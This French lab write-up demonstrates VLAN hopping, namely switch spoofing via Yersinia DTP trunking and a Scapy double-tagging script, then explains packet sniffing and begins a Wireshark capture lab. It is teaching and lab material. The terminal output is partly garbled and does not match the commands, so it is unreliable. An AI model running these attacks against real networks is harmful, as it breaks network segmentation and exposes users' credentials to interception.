
Tout d'abord, j'ai ouvert Kali et lancé yersinia en tapant la commande : yersinia -G

Voici un aperçu rapide de l'interface graphique :



Maintenant, envoyer un message DTP est aussi simple que les 4 étapes suivantes :

- 1. click "Launch attack"**
- 2. click the tab "DTP"**
- 3. click "enable trunking"**
- 4. click "ok"**



Après avoir effectué le trunk, l'interface du PC switch1 affiche des trunks comme celui-ci.

```

Switch# show interfaces trunk
Port      Mode       Encapsulation Status      Native vlan
Eth0/0    on        802.1q      trunking     1
Eth0/1    desirable 802.1q      trunking     1

Port      Vlans allowed on trunk
Eth0/0    1-4094
Eth0/1    1-4094

Port      Vlans allowed and active in management domain
Eth0/0    1,10,30
Eth0/1    1,10,30

Port      Vlans in spanning tree forwarding state and not pruned
Eth0/0    1,10,30
Eth0/1    1,10,30

```

Fig. Yersinia a réalisé DTP trunking

Maintenant, à partir de la figure ci-dessus, nous pouvons voir que le tronc est formé avec succès et que l'attaquant s'est connecté au VLAN natif du switch1. C'est la fin de mon attaque d'usurpation de commutateur (switch spoofing).




Fig. Trunking réussi sur l'interface du switch1

➤ Double Tagging

Nous pouvons utiliser [Scapy](#) pour créer des trames arbitraires avec les en-têtes 802.1Q nécessaires. La commande suivante dans Scapy génère une requête d'écho ICMP (ping) avec deux en-têtes 802.1Q (VLAN 1 et VLAN 10)

Dans le terminal de Kali Linux, vous pouvez utiliser Scapy pour créer et envoyer un paquet avec des en-têtes 802.1Q en exécutant un script Python. Voici les étapes à suivre :

- Créez un nouveau fichier Python en utilisant votre éditeur de texte préféré. Par exemple, exécutez la commande suivante pour créer un fichier nommé **send_vlan_packet.py** :

nano send_vlan_packet.py

- Dans l'éditeur de texte, copiez et collez le code suivant :

```

GNU nano 7.2
#!/usr/bin/env python
# TX packets: 25861 bytes: 180574 (1.7 MiB)
# RX packets: 0 bytes: 0 (0.0 B)
from scapy.all import *

# Création du paquet avec les en-têtes 802.10
packet = Ether(dst='ff:ff:ff:ff:ff:ff') / Dot1Q(vlan=1) / Dot1Q(vlan=10) / IP(dst="192.168.1.4") / ICMP()
# Envoi du paquet sur l'interface spécifiée
sendp(packet, iface="eth0")
# RX packets: 0 bytes: 0 (0.0 B)
# TX errors: 0 dropped: 0 overruns: 0 carrier: 0 collisions: 0

[Read 9 lines]

```

IP_destination (192.168.1.4) : L'adresse IP de destination pour la requête d'écho ICMP.

interface_name (eth0): Le nom de l'interface réseau sur laquelle vous souhaitez envoyer le paquet.

- Dans le terminal, exécutez la commande suivante pour exécuter le script Python :

python send_vlan_packet.py

```

# nano send_vlan_packet.py
PING 192.168.1.67 (192.168.1.67) 56(84) bytes of data.
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.978/1.153/1.329/0.175 ms
[Read 9 lines]
# python send_vlan_packet.py
PING 192.168.1.67 (192.168.1.67) 56(84) bytes of data.
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 0.978/1.153/1.329/0.175 ms
[Read 9 lines]

```

Les résultats de Wireshark sont les suivants :




Fig. Wireshark de l'attaquant montrant une double trame encapsulée envoyée à la victime




Fig. La victime a reçu une demande ICMP de l'attaquant

Les chiffres ci-dessus montrent que les deux attaques ont réussi.

5. Conclusion

Les switches n'ont pas été conçus pour la sécurité. Cependant, il est important d'utiliser des mesures de sécurité à tous les niveaux. Si vous devez prendre le temps de segmenter votre réseau, assurez-vous qu'il est fait correctement et en toute sécurité. Soyez diligent lors de la configuration de votre réseau.

Le lien de lab


<https://github.com/zakariyaelghadir/cyber-attacks/tree/main/vlan%20hopping>

Packet sniffing attack

Qu'est-ce qu'un paquet ?

Un paquet est une petite partie des données, ou nous pouvons dire que le paquet est un petit morceau du message envoyé sur les réseaux informatiques.

Vous pouvez vous référer à l'image ci-dessous pour comprendre ce qu'est le paquet.



Nous allons donc commencer par le haut de l'image,

- Comme vous pouvez le voir, les données (**data**) sont écrites dans une image en forme de nuage qui contient un message Hello .
- Les données ne peuvent pas circuler sur le réseau dans son ensemble car le réseau a sa taille fixe. Donc, si vous souhaitez envoyer des données à quelqu'un, ces données doivent être envoyées en morceaux souvent appelés paquets.
- Ainsi, d'après ce qui précède, vous pouvez voir que le premier paquet contient un caractère " H ", le deuxième caractère contient un caractère " E ", le troisième paquet contient un caractère " L ", le quatrième paquet contient à nouveau un caractère " L ", et le dernier paquet contient un " O " Cela montre que les données sont fragmentées en morceaux. De cette façon, les données circulent sur le réseau.

Qu'est-ce que le reniflement (sniffing) ?

Le reniflage est une technique de sécurité informatique qui consiste à intercepter et à capturer le trafic réseau afin d'obtenir des informations sensibles, telles que des mots de passe, des identifiants de connexion et d'autres données confidentielles. Il s'agit d'une forme d'écoute clandestine sur un réseau et peut être effectuée de manière passive ou active.

Qu'est-ce que le reniflage de paquets (Packet sniffing) ?

Le reniflage de paquets est une méthode d'interception et d'examen des paquets de données transmis sur un réseau. Le processus est effectué à l'aide d'un renifleur de paquets, un dispositif logiciel ou matériel conçu pour capturer et analyser le trafic réseau.

Ce paquet contient des informations sensibles qui entraînent des pertes financières, la prise de contrôle de compte et bien d'autres choses qui peuvent être faites par reniflage de paquets. Par exemple, le paquet peut contenir des informations cruciales telles que le mot de passe de connexion, le numéro de compte, l'OTP (One-time password) et la conversation entre amis.

Comment fonctionne le reniflage de paquets ?

Le reniflage de paquets est le processus d'interception et d'analyse du trafic réseau pour recueillir des données à partir de paquets transmis sur un réseau. Il fonctionne en utilisant un logiciel ou un périphérique matériel, connu sous le nom de renifleur de paquets, pour capturer et analyser les paquets de données lorsqu'ils voyagent sur le réseau.

Le renifleur de paquets examine l'en-tête et la charge utile de chaque paquet pour déterminer sa source et sa destination, ainsi que le type de données qu'il contient.

Ces informations peuvent être utilisées à diverses fins, telles que la surveillance des performances du réseau, le dépannage des problèmes de réseau, la détection des failles de sécurité et la collecte de données à des fins d'analyse.

Cependant, le reniflage de paquets peut également être utilisé de manière malveillante pour voler des informations sensibles, telles que des identifiants de connexion ou des données sensibles, c'est pourquoi il est important de sécuriser les réseaux contre les attaques de reniflage de paquets.

Types de reniflage de paquets

Maintenant, après avoir appris ce qu'est le reniflage de paquets et comment fonctionne le reniflage de paquets, nous allons maintenant examiner les types de reniflage de paquets.


Il existe principalement deux types de reniflage de paquets dont nous parlerons un par un

Reniflage actif de paquets

Le reniflage actif est une technique utilisée dans la sécurité informatique pour capturer et analyser le trafic réseau en modifiant activement l'environnement réseau. Contrairement au reniflage passif, qui écoute simplement le trafic réseau sans interférer, le reniflage actif consiste à envoyer des paquets au réseau afin de perturber les opérations normales ou de recueillir des informations.

Le reniflage actif est généralement effectué sur des réseaux commutés, où les données sont transmises uniquement entre les périphériques source et de destination, et non vers tous les périphériques du réseau. Pour effectuer un reniflage actif sur un réseau commuté, un attaquant doit trouver un moyen d'inciter le commutateur à transférer le trafic destiné à d'autres appareils vers l'appareil de l'attaquant.

Une méthode courante de reniflage actif est l'usurpation d'adresse ARP (Address Resolution Protocol), où l'attaquant envoie de faux messages ARP au réseau, prétendant être l'adresse IP d'un appareil cible. Le commutateur transfère ensuite tout le trafic destiné à l'appareil cible vers l'appareil de l'attaquant, permettant à l'attaquant de capturer et d'analyser le trafic.




Reniflage passif de paquets

Le reniflage passif est une méthode de capture des paquets de données réseau qui sont transmis sur un réseau sans interférer avec les opérations normales du réseau. Cette technique est utilisée pour surveiller le trafic réseau et recueillir des informations telles que les adresses IP, les mots de passe, le contenu des e-mails et d'autres informations sensibles.

Le reniflage passif est effectué en plaçant un renifleur de réseau sur un segment de réseau, ce qui lui permet d'écouter tout le trafic transmis sur le réseau. Le renifleur capture les paquets de données et les analyse pour recueillir des informations. Ces informations peuvent être utilisées à des fins malveillantes telles que le vol d'informations sensibles ou à des fins éthiques telles que l'analyse du réseau et le dépannage.

Le reniflement passif est différent du reniflement actif. Le reniflage passif est considéré comme une forme d'attaque passive car il n'interfère pas avec le fonctionnement normal du réseau.



Les vulnérabilités

Vulnérabilité du protocole de communication : Les protocoles de communication non sécurisés peuvent être facilement interceptés par un attaquant, ce qui peut permettre à l'attaquant de capturer des informations sensibles telles que des identifiants de connexion.

Vulnérabilité de l'authentification : Les informations d'identification telles que les noms d'utilisateur et les mots de passe peuvent être interceptées lors d'une attaque de sniffing, ce qui peut permettre à un attaquant de compromettre les comptes utilisateur.

Vulnérabilité des réseaux sans fil : Les réseaux sans fil peuvent être vulnérables à une attaque de sniffing, ce qui peut permettre à un attaquant de capturer des informations sensibles telles que des identifiants de connexion.

Vulnérabilité des applications Web : Les applications Web peuvent être vulnérables aux attaques de sniffing, ce qui peut permettre aux attaquants de capturer des données sensibles telles que des informations de carte de crédit.

Comment prévenir les attaques Packet Sniffing

- Visitez ou surfez toujours sur des sites Web basés sur https:// plutôt que sur http://, car https fournit une transmission de données sécurisée en cryptant les données de bout en bout. Comme vous pouvez le voir ci-dessous, le site Web HTTPS est sécurisé et un symbole de verrouillage est présent sur le site Web https, et dans les sites Web HTTP ne sont pas sécurisés, donc tout peut être visible sur le lien ou la forme textuelle.



- Évitez toujours de saisir des données/informations d'identification sur les sites Web HTTP, car le trafic réseau sur le protocole HTTP n'est pas crypté, de sorte que n'importe qui peut renifler le paquet et lire vos données.
- Vérifiez toujours l'orthographe du nom de domaine. Par exemple, la fausse page d' AMAZON pourrait être écrite comme AMAZoN ici vous pouvez voir que nous remplaçons simplement la lettre ' O ' par le chiffre ' o '
- Évitez d'utiliser des réseaux ouverts/publics comme n'importe quel Wi-Fi des aéroports, des hôtels, des cafés, etc. (Mais s'il est nécessaire d'utiliser, connectez-vous toujours avec un VPN)

Lab packet sniffing (Capturing Packets)

1. But

Le but de cette lab est utilisé Wireshark pour les expériences, la capture de paquets et l'analyse de protocole.

2. Matériel utilisé

Machine victime : la machine victime sera n'importe quelle machine, que ce soit votre téléphone Android, Windows, macOS ou Linux, dans mon cas, j'utiliserai la même machine Kali. Fondamentalement, nous avions besoin d'un appareil pour générer du trafic afin de pouvoir capturer des paquets

Machine de l'attaquant : la machine sur laquelle vous avez installé Wireshark sera votre machine de l'attaquant. Dans mon cas, c'est Kali Linux.


Wireshark

3. Commencer


Étape 1 : Dans votre Kali Linux, ouvrez le terminal et tapez la commande indiquée ci-dessous.

Wireshark

Vous pouvez voir la même chose dans la capture d'écran ci-dessous. Il vous suffit d'attendre quelques secondes et l'outil Wireshark s'ouvrira




Étape 2 : Une fois que votre Wireshark démarre, vous pouvez voir de nombreuses interfaces réseau, avec chaque interface, vous pouvez voir qu'il y a une vague, ce qui indique que le réseau a un flux de trafic.



Étape 3 : Avant d'entrer dans une interface, voyons ce que nous devons ouvrir dans notre machine victime.


J'utilise donc le site Web [vulnweb](#) pour démontrer la pratique. Ce site Web est ouvert dans mon Kali Linux. Vous pouvez l'ouvrir sur n'importe quel appareil où vous voulez, mais assurez-vous simplement qu'il est connecté au même réseau où vos autres appareils sont connectés, c'est-à-dire sur le même Wi-Fi.

Vous pouvez voir la même chose dans la capture d'écran ci-dessous.




Étape 4 : Comme vous pouvez le voir dans l'image ci-dessous eth0, any, Bluetooth-monitor etc... sont les interfaces disponibles sur ma machine, je sélectionne eth0 car la machine victime fonctionne sur l'interface eth0 dans mon cas, l'interface sélectionnée est surligné en couleur dans l'instantané ci-dessous.


Dans votre cas, l'interface peut sembler différente. Si vous utilisez le Wi-Fi, le nom de l'interface peut commencer par Wi-Fi. Avant de choisir une interface, assurez-vous qu'elle est active et que vous pouvez facilement l'examiner en vérifiant les vagues devant l'interface.



Étape 5 : Cliquez sur Démarrer la capture des paquets après avoir sélectionné l'interface, vous pouvez voir dans la capture d'écran ci-dessous la capture de paquets de démarrage Wireshark.

